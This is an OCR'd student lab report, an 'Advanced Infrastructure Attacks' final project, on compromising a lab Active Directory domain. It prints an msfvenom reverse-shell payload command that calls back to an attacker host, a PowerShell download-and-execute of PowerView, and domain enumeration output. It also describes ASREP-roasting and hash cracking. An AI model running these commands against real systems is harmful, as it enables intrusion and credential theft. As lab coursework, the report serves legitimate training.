
Advanced Infrastructure Attacks - Final Project


Ok so first, we have to create using msfvenom a payload to be send to Windows 10 machine

```
File  Actions  Edit  View  Help

kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# msfvenom -p windows/x64/shell_reverse_tcp -f exe LPORT=53 LHOST=10.0.2.28 > aktualizacja.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Now let's send this payload to Windows 10 machine using python server:



Set listiner like netcat to port 53 like we set in payload and we have reverse shell



2

Domain Controllers

```
C:\Users\garyg\Downloads>powershell.exe
powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\garyg\Downloads> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/
PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1 ")
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/m
aster/PowerView/powerview.ps1 ")
PS C:\Users\garyg\Downloads> Get-NetDomainControllers
Get-NetDomainControllers


Forest                 : Cyber.local
CurrentTime            : 2/27/2023 8:48:20 PM
HighestCommittedUsn    : 53273
OSVersion              : Windows Server 2016 Datacenter Evaluation
Roles                  : {SchemaRole, NamingRole, PdcRole, RidRole ... }
Domain                 : Cyber.local
IPAddress              : 10.0.2.10
SiteName               : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections     : {}
OutboundConnections    : {}
Name                   : WIN-DC1.Cyber.local
Partitions             : {DC=Cyber,DC=local, CN=Configuration,DC=Cyber,DC=local,
                         CN=Schema,CN=Configuration,DC=Cyber,DC=local, DC=DomainDnsZones,DC=Cyber,DC=local
 ... }
```

Members

```
PS C:\Users\garyg\Downloads> Get-NetGroupMember
Get-NetGroupMember


GroupDomain  : Cyber.local
GroupName    : Domain Admins
MemberDomain : Cyber.local
MemberName   : brenta
MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1115
IsGroup      : False
MemberDN     : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local

GroupDomain  : Cyber.local
GroupName    : Domain Admins
MemberDomain : Cyber.local
MemberName   : tamaram
MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1112
IsGroup      : False
MemberDN     : CN=Tamara Medina,OU=Sales department,DC=Cyber,DC=local

GroupDomain  : Cyber.local
GroupName    : Domain Admins
MemberDomain : Cyber.local
MemberName   : BryanM
MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1105
IsGroup      : False
MemberDN     : CN=Bryan Matheny,OU=HR department,DC=Cyber,DC=local

GroupDomain  : Cyber.local
GroupName    : Domain Admins
MemberDomain : Cyber.local
MemberName   : Administrator
MemberSid    : S-1-5-21-3951200390-467812779-2876480413-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=Cyber,DC=local



PS C:\Users\garyg\Downloads>
```

Groups

```
Get-NetGroup
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
System Managed Accounts Group
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
DHCP Users
```

Users

```
PS C:\Users\garyg\Desktop> gwmi win32_UserAccount | Select Name, FullName, Caption, Domain, SID | ft -AutoSize
gwmi win32_UserAccount | Select Name, FullName, Caption, Domain, SID | ft -AutoSize

Name               FullName         Caption                     Domain   SID
----               --------         -------                     ------   ---
admin                               DESKTOP1\admin              DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-1001
Administrator                       DESKTOP1\Administrator      DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-500
DefaultAccount                      DESKTOP1\DefaultAccount     DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-503
Guest                               DESKTOP1\Guest              DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-501
WDAGUtilityAccount                  DESKTOP1\WDAGUtilityAccount DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-504
Administrator                       CYBER\Administrator         CYBER    S-1-5-21-3951200390-467812779-2876480413-500
Guest                               CYBER\Guest                 CYBER    S-1-5-21-3951200390-467812779-2876480413-501
krbtgt                              CYBER\krbtgt                CYBER    S-1-5-21-3951200390-467812779-2876480413-502
DefaultAccount                      CYBER\DefaultAccount        CYBER    S-1-5-21-3951200390-467812779-2876480413-503
BryanM             Bryan Matheny    CYBER\BryanM                CYBER    S-1-5-21-3951200390-467812779-2876480413-1105
VirginiaM          Virginia McGinn  CYBER\VirginiaM             CYBER    S-1-5-21-3951200390-467812779-2876480413-1107
jennyy             Jenny Yang       CYBER\jennyy                CYBER    S-1-5-21-3951200390-467812779-2876480413-1108
diannc             Diann Campbell   CYBER\diannc                CYBER    S-1-5-21-3951200390-467812779-2876480413-1110
richardl           Richard Lemmons  CYBER\richardl              CYBER    S-1-5-21-3951200390-467812779-2876480413-1111
tamaram            Tamara Medina    CYBER\tamaram               CYBER    S-1-5-21-3951200390-467812779-2876480413-1112
garyg              Gary Gould       CYBER\garyg                 CYBER    S-1-5-21-3951200390-467812779-2876480413-1113
elizabethm         Elizabeth Martin CYBER\elizabethm            CYBER    S-1-5-21-3951200390-467812779-2876480413-1114
brenta             Brent Ayers      CYBER\brenta                CYBER    S-1-5-21-3951200390-467812779-2876480413-1115


PS C:\Users\garyg\Desktop>
```

OU's

```
PS C:\Users\garyg\Downloads> Get-NetOU
Get-NetOU
\LDAP://OU=Domain Controllers,DC=Cyber,DC=local
LDAP://OU=HR department,DC=Cyber,DC=local
LDAP://OU=Sales department,DC=Cyber,DC=local
LDAP://OU=IT department,DC=Cyber,DC=local
LDAP://OU=R&D department,DC=Cyber,DC=local
LDAP://OU=Accounting department,DC=Cyber,DC=local
PS C:\Users\garyg\Downloads>
```

Admins


```
PS C:\Users\garyg\Downloads> Get-LocalGroupMember -Group "Administrators"
Get-LocalGroupMember -Group "Administrators"

ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
Group       CYBER\Domain Admins     ActiveDirectory
User        DESKTOP1\admin          Local
User        DESKTOP1\Administrator  Local
```


We can also use Get-NetUser to get more info about each one

3. BloodHound

Sendind Sharphound to Windows


Downloadin using certutil






After that we running it on Windows and created (renamed to BH.zip) file sending back to kali


of course we have to turn ssh service on on kali




We setting up neo4joy and opening this file in Bloodhound




4.




We can se that only Brenta has ASREP on True


Search for a node
Database Info
Node Info
Analysis
Effective Inbound GPOs 2
See user within Domain/OU Tree
NODE PROPERTIES
Display Name Brent Ayers
Object ID S-1-5-21-3951200390-467812779-2876480413-1115
Password Last Changed Tue, 13 Jul 2021 11:57:34 GMT
Last Logon Mon, 19 Jul 2021 11:21:13 GMT
Last Logon (Replicated) Tue, 13 Jul 2021 12:02:53 GMT
Enabled True
AdminCount True
Password Never Expires True
Cannot Be Delegated False
ASREP Roastable True
BRENTA@CYBER.LOCAL



WIN-DC1.CYBER.LOCAL
Database Info
Node Info
Analysis
WIN-DC1.CYBER.LOCAL
OVERVIEW
Sessions 0
Reachable High Value Targets 1
Sibling Objects in the Same OU 1
Effective Inbound GPOs 3
See Computer within Domain/OU Tree
NODE PROPERTIES
Object ID S-1-5-21-3951200390-467812779-2876480413-1000
OS Windows Server 2016 Datacenter Evaluation
Enabled True
Allows Unconstrained Delegation True
LAPS Enabled False
Password Last Changed Mon, 30 Jan 2023 19:28:19 GMT
Last Logon (Replicated) Mon, 27 Feb 2023 20:38:55 GMT
EXTRA PROPERTIES
WIN-DC1.CYBER.LOCAL

Using Rubeus to obtain hash and sending it to kali




Or through revers shell:

Now hashcat doing his work ;)




5. a)




b) About that one I tried using payload from 1st step but in resoult I recieved

